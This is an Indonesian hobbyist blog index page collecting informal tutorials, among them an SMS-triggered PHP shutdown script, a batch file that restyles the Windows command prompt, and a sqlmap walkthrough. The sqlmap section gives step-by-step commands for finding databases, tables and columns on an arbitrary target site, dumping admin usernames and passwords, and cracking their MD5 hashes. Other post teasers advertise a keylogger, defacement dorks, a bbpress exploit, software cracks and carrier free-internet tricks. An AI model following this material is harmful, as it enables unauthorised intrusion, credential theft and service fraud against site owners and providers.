Tampilkan postingan dengan label tutorial. Tampilkan semua postingan

13 Feb 2015

script shutdown komputer lewat sms »


          hey friends welcome to my blog ^_^ 
kali ini saya akan share script php cara shutdown komputer lewat sms atau menggunakan komputer
Dsni kita menggunakan script untuk scriptnya bisa dilihat dibawah


<?php
// koneksi ke database gammu
mysql_connect("dbhost", "dbuser", "dbpass");
mysql_select_db("dbname");
// mencari sms yang belum diproses
$query = "SELECT * FROM inbox WHERE Processed = 'false'";
$hasil = mysql_query($query);
while ($data = mysql_fetch_array($hasil))
{
  // baca ID dari SMS
  $id = $data['ID'];
  // membaca isi SMS dan mengubah menjadi huruf kapital
  $sms = strtoupper($data['TextDecoded']);
  // jika isi SMS adalah 'SHUTDOWN'
  if ($sms == "SHUTDOWN")
  {
     // jalankan perintah shutdown
     exec("shutdown -s -f");
  }
  // memberi tanda SMS bahwa sudah diproses
  $query2 = "UPDATE inbox SET Processed = 'true' WHERE ID = '$id'";
  mysql_query($query2);
}
?>
Nah… selanjutnya bagaimana supaya script shutdown.php di atas bisa secara kontinu dijalankan tanpa direfresh manual pada browser? Anda bisa menggunakan konsep AJAX untuk menjalankan script tersebut. Berikut ini script index.html yang di dalamnya terdapat script AJAX untuk melakukan proses auto refreshing script shutdown.php


index.html
<html>
<head>
   <title>SMS Auto Shutdown</title>
   <script type="text/javascript">

  function ajax()
  {
  if (window.XMLHttpRequest)
  {
     xmlhttp=new XMLHttpRequest();
  }
  else
  {
     xmlhttp =new ActiveXObject("Microsoft.XMLHTTP");
  }

  xmlhttp.open("GET","shutdown.php");
  xmlhttp.send();
  setTimeout("ajax()", 5000);
  }
  </script>

</head>

<body onload="ajax()">
      <h1>SMS Auto Shutdown running...</h1>
</body>
</html>


ok sekian dan terima kasih untuk tutorialnya nanti di posting ^_^
Readmore»

29 Jan 2015

cara mempercantik cmd di windows 7-8 »


                                                ok ketemu lagi dengan admin yang agak sedikit gila  hahahaa ,-
kagak ada kerjaan nih jadi nya oprek windows dulu ,, berhubung tadi sukses mempercantik cmd di windows 7 ,, ane pengen buat tutorial lagi deh hehhehe

                                       oke sesuai dengan yang sudah ane peraktekkan tadi cara mempercantik cmd di windows 7 di laptop ane ,, waktunya  angkat menjadi tutorial  hehehe ...

                                   pengguna windows jangan mau dikalah juga sama opensourche  ,, windows juga bisa mempercantik cmd loh ^_^ ,, tinggal modal kreatifitas sama sebatang rokok untuk ikuti tutorial diblog ini kita juga bisa mempercantik cmd 


                          ok next kita melangkah di tutorial cara mempercantik cmd di windows 7

pertama2 kita siapin Dulu alat2 nya 


+  komputer/laptop
+  kopi
+  rokok ( buat yang merokok )
+  cemilan ( wajib di semua umur )


heehehe wajib tuh alat2 diatas  ^_^



                                                       ane kasih contoh Script yah liat dibawah


--------------------------------------------------------------------------------------------------------------------------

@echo off
title b3o77@4nt-crew[%cd%]
echo ++=================================================================++
echo                          Welcome to b3o77-pc     


echo             your activity will be recorded on this System


echo                            www.4nt-crew.net      

  
echo ++=================================================================++
:terminal
set /p "cmdx=[%cd%]
%cmdx%
echo

call cmd.exe


goto the
::end of code::


--------------------------------------------------------------------------------------------------------------------------
 
                                copy script diatas lalu save dengan type extensi bat  
contoh terminal.bat  ( "terminal bisa -diganti dengan kata2 yang kamu suka" )  setelah itu copy file terminal tadi dan paste di  system32     | C:\Windows\System32  | untuk memanggilnya tekan tombol win+R  ketik nama file klo belum mengerti lihat gambar dibawah ini 


                             ok jika selesai akan tampak seperti gambar dibawah ini


                        ok finish heheheh bagi pengguna windows kita jngan mau juga dikalah dengan opensource yah haahah emank nya terminal di linux aja yang bisa dipercantik ,, windows 7 juga bisa cui hehehe ....
               ok sekian dan terimakasih tlah membaca tutorial cara mempercantik cmd di windows 7 


note : u maybe searching  : cara mempercantik windows ,, cara mempecantik win7 ,, cara mempercantik cmd ,, tutorial cara mempercantik cmd di windows 7 ,, cara mempercantik cmd di windows 8 


Readmore»

28 Jan 2015

cara menjalankan file perl di windows 7 »


                          Hii ketemu lagi setelah beberapa jam ane kembali lagi membuat postingan tutorial.
  kali ini kita akan membahas tentang cara menjalankan file perl di windows 7 ,, buat para newbie seperti saya ,, mungkin banyak yang belum tau cara menjalankan file perl di windows 7 ,, kebanyakan para security tester menggunakan open source untuk security tester contoh linux dll ,, tapi jangan takut buat pengguna windows kita sebenarnya juga bisa menjalankan tools di windows 7 maupun windows 8


        ok langsung aja masuk ke sesi tutorial cara menjalankan file perl di windows 7
seblum kita melangkah ke cara menjalankan file perl di windows 7 kita perlu tau dulu bahan yang dibutuhkan ok bahan untuk menjalankan file perl di windows 7 download disini 

ingat yah download applikasinya sesuai dengan jenis windows anda klo anda menggunakan windows 7 32bit silahkan download versi 32bit ,, dan untuk windows 7 64bit silahkan download versi 64bit


ok setelah di download lanjut ke cara menjalankan file perl di windows 7

buka file strawberry jika masih berbentuk winrar coba extract dluu ,, setelah di extract klik 2 kali pada installer strawberry perl

 atau bisa silahkan tutorial gambar cara menginstal strawberry


                               jika sukses install nya maka gambar nya akan seperti dibawah ini


ok sekian untuk tutorial cara menjalankan file perl di windows 7  ^_^ maap klo ada kesalahan

next time kita buat tutorial cara menjalankan uniscan di windows 7


Readmore»

27 Jan 2015

tutorial sqlmap di windows »


         Hiii apa kabar semuanya lama tidak bertemu hehehe soalnya lama fakum di dunia maya sih :D
mau buat tutorial juga pusing ,, kgk tau mau buat apa berhubung beberapa saat yang lalu ada yang
yah ^_^


           Sebelum kita melangkah ke tutorial sqlmap di windows kita perlu tau dulu apa itu sqlmap injection ^_^  untuk pengertian sql injection silahkan berkunjug ke  sini ( WIKI )
klo belum mengerti ane artikan menurut otak ane yah :v

sql injection adalah sebuah kegiatan untuk melakukan pembobolan alias hacking di website seseorang dengan cara memodifikasi perintah sql yang ada di data applikasi website atau mengeksploit web applikasi  seseorang .. 

sebagian besar digunakan untuk merusak ataupun mencuri data yang ada didalam website tersebut akan tetapi untuk white hat kebanyakan hanya untuk melakukan security tester ...


ok bahan2 nya yang sering ane pake

+  sqlmap


ok maap klo penjelasan terlalu singkat dan kurang benar hehehe....


Next kita melangkah ke tutorial sqlmap di windows

Pertama2 kita masuk dulu di direktori python untuk menjalankan sqlmap

buka CMD buat yang belum tau apa itu cmd bisa berkunjung ke wiki lagi


setelah membuka cmd kita masuk ke direktori python contoh install python di 
   local disk C: python/sqlmap

lihat gambar Bagus nya ^_^


pada cmd ketik " CD ../.. "  note ( tanpa tanda petik (") )
setelah tulisan di cmd berbentuk   C:\> artinya kita udah masuk ke direktori C:
ketik dir untuk melihat isi yang ada di C:


setelah ketemu python ketik lagi di cmd  " cd python .." note. (tanpa tanda petik (") )
setelah tulisan di CMD berbentuk C:\>\python artinya anda sudah masuk ke direktori python
ketik dir dan cari sqlmap folder,, setelah ketemu 
ketik lagi di cmd cd sqlmap ..

akhirnya  bisa ^_^ 

etts blum selesai itu baru masuk ke Direktori blum untuk menjalankan sqlmap nya hahah

untuk lebih gampang nya  mengenai memasuki direktory SQLMAP pada saat install python taruh instalasi python di local DIsk C: dan hapus tulisan 2.7.2 setelah itu next extract sqlmap di dalam direktori python seperti gambar diatas  untuk perintah nya tinggal ( ketik " cd ../..  " ) terus ketik cd python/ sqlmap ..   ^_^


kebnyakan temen2 gagal dan bertanya-nya knapa muncul tulisan eror itu dikarenakan anda tidak melakukan perintah di cmd dengan benar pada saat memasuki direktori python ,, panjang amat nih ceritanya kapan lanjut hehe ok next lanjut


setelah tulisan di cmd berbentuk atau bertulisakan C:\Python\sqlmap> artinya anda sukses 

untuk perintahnya mohon baca dibawah ini 


Usage: python sqlmap.py [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

Target:
    At least one of these options has to be provided to set the target(s)

    -d DIRECT           Direct connection to the database
    -u URL, --url=URL   Target URL (e.g. "www.target.com/vuln.php?id=1")
    -l LOGFILE          Parse targets from Burp or WebScarab proxy logs
    -m BULKFILE         Scan multiple targets enlisted in a given textual file
    -r REQUESTFILE      Load HTTP request from a file
    -g GOOGLEDORK       Process Google dork results as target URLs
    -c CONFIGFILE       Load options from a configuration INI file

Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST
    --param-del=PDEL    Character used for splitting parameter values
    --cookie=COOKIE     HTTP Cookie header
    --cookie-del=CDEL   Character used for splitting cookie values
    --load-cookies=L..  File containing cookies in Netscape/wget format
    --drop-set-cookie   Ignore Set-Cookie header from response
    --user-agent=AGENT  HTTP User-Agent header
    --random-agent      Use randomly selected HTTP User-Agent header
    --host=HOST         HTTP Host header
    --referer=REFERER   HTTP Referer header
    --headers=HEADERS   Extra headers (e.g. "Accept-Language: fr\nETag: 123")
    --auth-type=ATYPE   HTTP authentication type (Basic, Digest or NTLM)
    --auth-cred=ACRED   HTTP authentication credentials (name:password)
    --auth-private=A..  HTTP authentication PEM private key file
    --proxy=PROXY       Use a HTTP proxy to connect to the target URL
    --proxy-cred=PCRED  HTTP proxy authentication credentials (name:password)
    --ignore-proxy      Ignore system default HTTP proxy
    --tor               Use Tor anonymity network
    --tor-port=TORPORT  Set Tor proxy port other than default
    --tor-type=TORTYPE  Set Tor proxy type (HTTP (default), SOCKS4 or SOCKS5)
    --check-tor         Check to see if Tor is used properly
    --delay=DELAY       Delay in seconds between each HTTP request
    --timeout=TIMEOUT   Seconds to wait before timeout connection (default 30)
    --retries=RETRIES   Retries when the connection timeouts (default 3)
    --randomize=RPARAM  Randomly change value for given parameter(s)
    --safe-url=SAFURL   URL address to visit frequently during testing
    --safe-freq=SAFREQ  Test requests between two visits to a given safe URL
    --skip-urlencode    Skip URL encoding of payload data
    --force-ssl         Force usage of SSL/HTTPS
    --hpp               Use HTTP parameter pollution
    --eval=EVALCODE     Evaluate provided Python code before the request (e.g. "import hashlib;id2=hashlib.md5(id).hexdigest()")

Optimization:
    These options can be used to optimize the performance of sqlmap

    -o                  Turn on all optimization switches
    --predict-output    Predict common queries output
    --keep-alive        Use persistent HTTP(s) connections
    --null-connection   Retrieve page length without actual HTTP response body
    --threads=THREADS   Max number of concurrent HTTP(s) requests (default 1)

Injection:
    These options can be used to specify which parameters to test for, provide custom injection payloads and optional tampering scripts

    -p TESTPARAMETER    Testable parameter(s)
    --skip=SKIP         Skip testing for given parameter(s)
    --dbms=DBMS         Force back-end DBMS to this value
    --dbms-cred=DBMS..  DBMS authentication credentials (user:password)
    --os=OS             Force back-end DBMS operating system to this value
    --invalid-bignum    Use big numbers for invalidating values
    --invalid-logical   Use logical operations for invalidating values
    --no-cast           Turn off payload casting mechanism
    --no-escape         Turn off string escaping mechanism
    --prefix=PREFIX     Injection payload prefix string
    --suffix=SUFFIX     Injection payload suffix string
    --tamper=TAMPER     Use given script(s) for tampering injection data

Detection:
    These options can be used to customize the detection phase

    --level=LEVEL       Level of tests to perform (1-5, default 1)
    --risk=RISK         Risk of tests to perform (0-3, default 1)
    --string=STRING     String to match when query is evaluated to True
    --not-string=NOT..  String to match when query is evaluated to False
    --regexp=REGEXP     Regexp to match when query is evaluated to True
    --code=CODE         HTTP code to match when query is evaluated to True
    --text-only         Compare pages based only on the textual content
    --titles            Compare pages based only on their titles

Techniques:
    These options can be used to tweak testing of specific SQL injection techniques

    --technique=TECH    SQL injection techniques to use (default "BEUSTQ")
    --time-sec=TIMESEC  Seconds to delay the DBMS response (default 5)
    --union-cols=UCOLS  Range of columns to test for UNION query SQL injection
    --union-char=UCHAR  Character to use for bruteforcing number of columns
    --union-from=UFROM  Table to use in FROM part of UNION query SQL injection
    --dns-domain=DNS..  Domain name used for DNS exfiltration attack
    --second-order=S..  Resulting page URL searched for second-order response

Fingerprint:
    -f, --fingerprint   Perform an extensive DBMS version fingerprint

Enumeration:
    These options can be used to enumerate the back-end database management system information, structure and data contained in the tables. Moreover you can run your own SQL statements

    -a, --all           Retrieve everything
    -b, --banner        Retrieve DBMS banner
    --current-user      Retrieve DBMS current user
    --current-db        Retrieve DBMS current database
    --hostname          Retrieve DBMS server hostname
    --is-dba            Detect if the DBMS current user is DBA
    --users             Enumerate DBMS users
    --passwords         Enumerate DBMS users password hashes
    --privileges        Enumerate DBMS users privileges
    --roles             Enumerate DBMS users roles
    --dbs               Enumerate DBMS databases
    --tables            Enumerate DBMS database tables
    --columns           Enumerate DBMS database table columns
    --schema            Enumerate DBMS schema
    --count             Retrieve number of entries for table(s)
    --dump              Dump DBMS database table entries
    --dump-all          Dump all DBMS databases tables entries
    --search            Search column(s), table(s) and/or database name(s)
    -D DB               DBMS database to enumerate
    -T TBL              DBMS database table to enumerate
    -C COL              DBMS database table column to enumerate
    -U USER             DBMS user to enumerate
    --exclude-sysdbs    Exclude DBMS system databases when enumerating tables
    --start=LIMITSTART  First query output entry to retrieve
    --stop=LIMITSTOP    Last query output entry to retrieve
    --first=FIRSTCHAR   First query output word character to retrieve
    --last=LASTCHAR     Last query output word character to retrieve
    --sql-query=QUERY   SQL statement to be executed
    --sql-shell         Prompt for an interactive SQL shell
    --sql-file=SQLFILE  Execute SQL statements from given file(s)

Brute force:
    These options can be used to run brute force checks

    --common-tables     Check existence of common tables
    --common-columns    Check existence of common columns

User-defined function injection:
    These options can be used to create custom user-defined functions

    --udf-inject        Inject custom user-defined functions
    --shared-lib=SHLIB  Local path of the shared library

File system access:
    These options can be used to access the back-end database management system underlying file system

    --file-read=RFILE   Read a file from the back-end DBMS file system
    --file-write=WFILE  Write a local file on the back-end DBMS file system
    --file-dest=DFILE   Back-end DBMS absolute filepath to write to

Operating system access:
    These options can be used to access the back-end database management system underlying operating system

    --os-cmd=OSCMD      Execute an operating system command
    --os-shell          Prompt for an interactive operating system shell
    --os-pwn            Prompt for an out-of-band shell, meterpreter or VNC
    --os-smbrelay       One click prompt for an OOB shell, meterpreter or VNC
    --os-bof            Stored procedure buffer overflow exploitation
    --priv-esc          Database process' user privilege escalation
    --msf-path=MSFPATH  Local path where Metasploit Framework is installed
    --tmp-path=TMPPATH  Remote absolute path of temporary files directory

Windows registry access:
    These options can be used to access the back-end database management system Windows registry

    --reg-read          Read a Windows registry key value
    --reg-add           Write a Windows registry key value data
    --reg-del           Delete a Windows registry key value
    --reg-key=REGKEY    Windows registry key
    --reg-value=REGVAL  Windows registry key value
    --reg-data=REGDATA  Windows registry key value data
    --reg-type=REGTYPE  Windows registry key value type

General:
    These options can be used to set some general working parameters

    -s SESSIONFILE      Load session from a stored (.sqlite) file
    -t TRAFFICFILE      Log all HTTP traffic into a textual file
    --batch             Never ask for user input, use the default behaviour
    --charset=CHARSET   Force character encoding used for data retrieval
    --crawl=CRAWLDEPTH  Crawl the website starting from the target URL
    --csv-del=CSVDEL    Delimiting character used in CSV output (default ",")
    --dump-format=DU..  Format of dumped data (CSV (default), HTML or SQLITE)
    --eta               Display for each output the estimated time of arrival
    --flush-session     Flush session files for current target
    --forms             Parse and test forms on target URL
    --fresh-queries     Ignore query results stored in session file
    --hex               Use DBMS hex function(s) for data retrieval
    --output-dir=ODIR   Custom output directory path
    --parse-errors      Parse and display DBMS error messages from responses
    --pivot-column=P..  Pivot column name
    --save              Save options to a configuration INI file
    --scope=SCOPE       Regexp to filter targets from provided proxy log
    --test-filter=TE..  Select tests by payloads and/or titles (e.g. ROW)
    --update            Update sqlmap

Miscellaneous:
    -z MNEMONICS        Use short mnemonics (e.g. "flu,bat,ban,tec=EU")
    --alert=ALERT       Run shell command(s) when SQL injection is found
    --answers=ANSWERS   Set question answers (e.g. "quit=N,follow=N")
    --beep              Make a beep sound when SQL injection is found
    --check-waf         Heuristically check for WAF/IPS/IDS protection
    --cleanup           Clean up the DBMS by sqlmap specific UDF and tables
    --dependencies      Check for missing (non-core) sqlmap dependencies
    --disable-coloring  Disable console output coloring
    --gpage=GOOGLEPAGE  Use Google dork results from specified page number
    --identify-waf      Make a through testing for a WAF/IPS/IDS protection
    --mobile            Imitate smartphone through HTTP User-Agent header
    --page-rank         Display page rank (PR) for Google dork results
    --purge-output      Safely remove all content from output directory
    --smart             Conduct through tests only if positive heuristic(s)
    --wizard            Simple wizard interface for beginner users


Panjang amat yah :v


saya anggap kalian sudah menguasai perintah sqlmap diatas 

lalu ketik  : sqlmap.py -u  www.targetanda.com/patch?=id" --dbs
lihat gambar lagi ^_^


klo di cmd udah begtu artinya sqlmap anda sukses dijalakan tinggal nunggu apakah target anda benar2 bisa di inject apa tidak :D


untuk selanjut nya jika anda telah menemukan direktory DB ( database )

akan muncul beberapa tabel  maap ini cuman untuk pembelajaran saja jadi gambar selanjut nya kgk usah yah  ^_^


setelah muncul direktori di database tinggal anda pilih mau memasuki table mana

contoh kita memilih table administrator ,, untuk mengakses direktori administrator tinggal ketik 

sqlmap.py -u www.targetanda.com -D nama_database -tables

menjadi sqlmap.py -u www.targetanda.com/patch=?id -D administrator -tables


setelah itu akan muncul beberapa columns lagi untuk mengakses columnsnya silahka ketik contoh 
sqlmap.py -u www.targetanda.com/patch=?id -D administrator -T  admin --columns

jika anda beruntung akan mendapatkan username dan password

dan untuk mendapatkan password tersebut silahkan ketik

sqlmap.py -u www.targetanda.com/patch=?id -D administrator -T admin -C username,password,email --dump


akhirnya selesai setelah kebnyakan web masih menggunakan enkripsi MD5 jadi untuk decrypt silahkan kunjungi  DISINI


ok Sekian dan terimakasih maap klo kurang jelas dan agak sedikit ngawur :v

terimakasih sudah membaca artikel tentang tutorial sqlmap di windows


Readmore»

13 Mei 2014

Cara memunculkan file atau foto yang hilang akibat virus »


                              Yooo  ketemu lagi ama ane ^_^ Lama yah kgk nulis artikel , tutorial , maklumlah balik lagi ke gamers jadinya malas ngeblog hahahaha ... ok tadi pass OL di FB ada temen yg nanya cara balikin
foto yang hilang bagaimana ? maap seblumnya kgk bisa bantu secara langsung cuman buatkan tutorial aja
yakin deh pasti bisa setelah mengikuti tutorial dari saya


                             ok kali ini saya akan memberikan tutorial  Cara memunculkan file atau foto yang hilang akibat virus ehehee .. kan banyak tuh orang yg belum tau Cara memunculkan file atau foto yang hilang akibat virus ,, buat yang udah tau silent is GOLD ^_^

          ok langsung aja to de point yeehh hehehe Cara memunculkan file atau foto yang hilang akibat virus


1. buka my computer lalu klik pada tab organize nanti akan muncul box lalu pilih folder n search option

look at the pic ^_^ udah ane lingkarin

cara memunculkan file atau foto yang hilang


2. setelah klik folder n search option maka akan keluar pop up lalu klik pada tab view look the pic again ^_^


cara memunculkan file atau foto yang hilang akibat virus


3. setelah itu pada kolom advance setting hapus semua tanda ceklist yang ada terus pada folder hidden files n folders pilih show hidden files . folders and drive

cara memunculkan file atau foto yang hilang


4. klo sukses maka akan muncul di destop file seperti ini liat pada gambar yang saya tandain ,, ingat jgn sembarang menghapus file hidden RIsk is in your hand ^_^

cara memunculkan file atau foto yang hilang


   selesai gampang bukan untuk mengembalikan semuanya tinggal klik restore default look pic again
cara memunculkan file atau foto yang hilang


ouh ia buat IRA memori card sama juga tinggal masukin memori ke cardrieder lalu colok ke laptop atau komputer ,, jreng jreng jreng file yang terhidden sudah muncul ^_^


thankz for visit my BLOG GILA
next time kite berjumpa lagii yeehhh byee byee
Readmore»

27 Jan 2013

SCript BOT like/coment Facebook terbaru 2013 »

Hii Ketemu lagi ^_^

Eehh Seblum nya BNyak tuh teman2 DIfacebook Yang Bertnya Ehh Lu punya SCRIPT BOT LIKE FACEbook 
WAh sebenarnya sih Ane KGk suka sama yang Gini2an Tpi Berhubung Bnyak yang Request Ane BAntu Deg nyariin :P
Readmore»

22 Jan 2013

Cara membuat Keylogger Sederhana menggunakan notepad 2013 »

WAh bahasa English Ane Kurang Mantap Cin kwkwwk
Kali ini saya akan Membuat Artikel Tentang Bagaimana Cara Membuat Keylogger sederhana 
Readmore»

14 Jan 2013

Cara mengatasi IDM yang Terblokir AKibat Patch atau serial number fake »


Cara mengatasi IDM yang Terblokir AKibat Patch atau serial number fake ( palsu )


Hiii ketemu Lagi ni yeeee  Tutorial kalii ini masih akan membahas
tentang IDM aja Yah :D  maklum Cuman DIkit SUmber Yang ANe Dapat
Kalau kita berbicara tentang IDM diFIkiran kalian pasti Muncul Crack , Patch , serial Code
kwkwkwkwkwk
Terus Setelah patch atau Crack GA work lagi IDM kalian pasti terblokir kwkwkw
Kalii ini saya akan Membagikan Tutorial bagaimana cara memperbaiki idm yang terblokir akibat patch atau serial number palsu ^_^


Readmore»

13 Jan 2013

Cara Mempercepat Speed IDM »

Readmore»

9 Jan 2013

Dork Terbaru 2013 »

Wew   lmao Yah  kgk updtenya :v


ane liat Dunia Cyber Tambah Ganas yah KLo gtu kita kembali ke TKP Tentang Deface
Buat Para Empezer Pasti SUka Dengan yg nmnya Dork Dork :D
DORK terbaru 2013 menurut Saya :v

Readmore»

1 Jan 2013

Patch windows 8 pro »

salamat Tahun Baru 2013 Yah mas BLoee :D


lama nih BLog Wa kgk ter urus maklumlah Kerjaan Parah Nih

ok Langsung Aja  yah Ke Judul nya Patch windows 8 pro


Readmore»

23 Nov 2012

Script portscan »

OK i will share Script Portscan :D  this script  i get From Browsing IN google

IF u search Script For scanport  u can Use This Script ,, but U have an application Python :D
im sry My english Very bad :/

Cekidot script portscan


Readmore»

11 Nov 2012

Tutorial oprek Trik Gratis Internet via Opera Mini Handler terbaru »

OK setelah Jalan2 Di google akhirnya Nemu GInian Nih :v
im copazer Trus Problem :v


OK kali ini Ane akan Membahas tentang Tutorial oprek Trik Gratis Internet via Opera Mini Handler
wow Susah susah gampang Sih tutorial ini untuk lebih lanjutnya Silahkan Baca Artikel Tutorial oprek Trik Gratis Internet via Opera Mini Handler Ga usah lama2 back to HP   :D


OK cekidot


Readmore»

trik internet kartu xl terbaru »

Hai Sobat BLog GIla Ketemu Lagii  Sory yah Akhir2  ini  Ane Kurang Update BLog NYa SOalnya Sibuk Kerja nih ..   heheheh  ...  kali ini ane selaku Admin BLog Gila akan Membuat artikel Tentang Trik internet Gratis Kartu XL ...


wah wah wah ini DIa Nih Yang DIsearch oleh para Penikmat Gratisan :v
ok Langsung Aja Ke topik Trik internet gratis Kartu XL ....


CEkidot   Ty FOr Visit My BLog :D


Tips Trik Internet Gratis kartu XL 11 November  2012

SETTING HANDPHONE :

APN : xlgprs
Proxy : 138.138.235.40
Port : 80

SETTING OPERA MINI :

Front Query : xlkl1k.com/cgi-bin/nph-proxy.cgi/0a/http/
Remove Port : centang
Proxy Type : HTTP
Proxy Server : xlkl1k.com


Oce dehhh Buat yang Blom Pnya OPmin Cari Aja Di Post Lama ane Ada KOK :D


Makasih yah Udah Berkunjung KE BLog GIla Dan Membaca Artikel trik internet gratis Kartu XL


Readmore»

9 Nov 2012

cara upgrade os BlackBerry »

  wah lama Yah Ga Update ,, Sebelum nya terima kasih Tlah BErkunjung Ke  BLog GIla    ok Kali ini saya Akan Membahas Tentang cara upgrade os BlackBerry 8520 Gemini  :D
Readmore»

4 Nov 2012

Tombol rahasia Pada Blackberry »

    OK selamat datang DI BLOG GIla  Kali ini saya AKan Memberitahukan Tombol-tombol rahasia Yang ada Pada Blackberry Curve .....


Tanpa Basa Basi Cekidot aja

Readmore»

Wordpress Plugin bbpress Multiple Vulnerabilities »

# Souhail Hammou - Independant Security Researcher & Penetration Tester .
# Facebook : www.facebook.com/dark.puzzle.sec
# Website : www.dark-puzzle.com
# E-mail   : dark-puzzle@live.fr
# Greetings to all moroccan researchers and white hats .
====================================================
# Exploit Title: Wordpress plugins - bbpress Multiple Vulnerabilities
# Author: Dark-Puzzle (Souhail Hammou)
# OSVDB ID : 86400 & 86399 .
# Vendor Website : www.bbpress.ru  /  www.bbpress.com
# Risk : Critical
# Version: All Versions
# Google Dork : N/A
# Category: Webapps/0day
# Tested on: Windows Xp Sp2 , Backtrack 5 R3 .
Readmore»

2 Nov 2012

tutorial Hack Modem SmartFrend »

Welcome TO Blog GIla Tutorial hack modem smartfrend Kali ini BLOG GILA  akan berbagi "Tutorial cara  Hack Modem SmartFrend Gratis Internet Unlimited". Sebetulnya saya sendiri tidak menggunakan modem SmartFren, namun pasti banyak di antara anda yang menggunakan modem SmartFren ini.

Trik yang akan bagikan kali ini sebenarnya adalah trik kuno. Namun salah satu teman saya telah mencoba trik ini dan berhasil. Makanya saya post di Blog GILA  dengan harapan orang lain juga dapat menikmatinya. Langsung saja ikuti tutorial di bawah ini.


SIlahkan Baca Tutorial Cara Hack Modem Smart Friend
Readmore»

1 Nov 2012

Cara mempercepat KOneksi speedy »

Welcome TO BLog GIla


OK kali ini admin  BLog GIla Yaitu Ane Akan BUat New POst TEntang Cara Mempercepat Koneksi Speedy / Tips mempercepat jaringan Speedy  :D , Buat para kawan2 yang suka Galau Dengan koneksi speedy Bisa coba TIps ini Cara mempercepat koneksi speedy

 Disaat jam2 tertentu terutama jam sibuk seperti biasanya koneksi speedy mengalami gangguan .
Tips cara mempercepat koneksi speedy  dari saya  Akan Membantu Kawan2 Sekalian  . Saya hanya memberikan 3 cara dalam TIps  cara  mempercepat koneksi speedy  ini. Ikuti langkah-langkah di  bawah ini apabila teman-teman semua ingin mencobanya.

Readmore»

21 Okt 2012

Tutorial cara Membuat Smadav Free Menjadi Pro »

Wah Sory Yah Agan2 Sekalian Soalnya ANe Lagi Sibuk Kerjaa baru saat ini Buat Post Baru :D

OK Artikel Kali ini Saya Akan Memberikan Tutorial cara Membuat Smadav Free Menjadi Pro :D
Sekali2 smadav Gretongan Kan Ga apa2 :D Smadav oh smadav


Readmore»
Berlangganan FEED via email

----------welcome to blog gila----------

Copyright  © Blog GILA- Blog GIla - - All Right Reserved. | Theme Edited by junotz

Berbagai Tips Dan Tutorial Gratis | Tips tutorial Gratis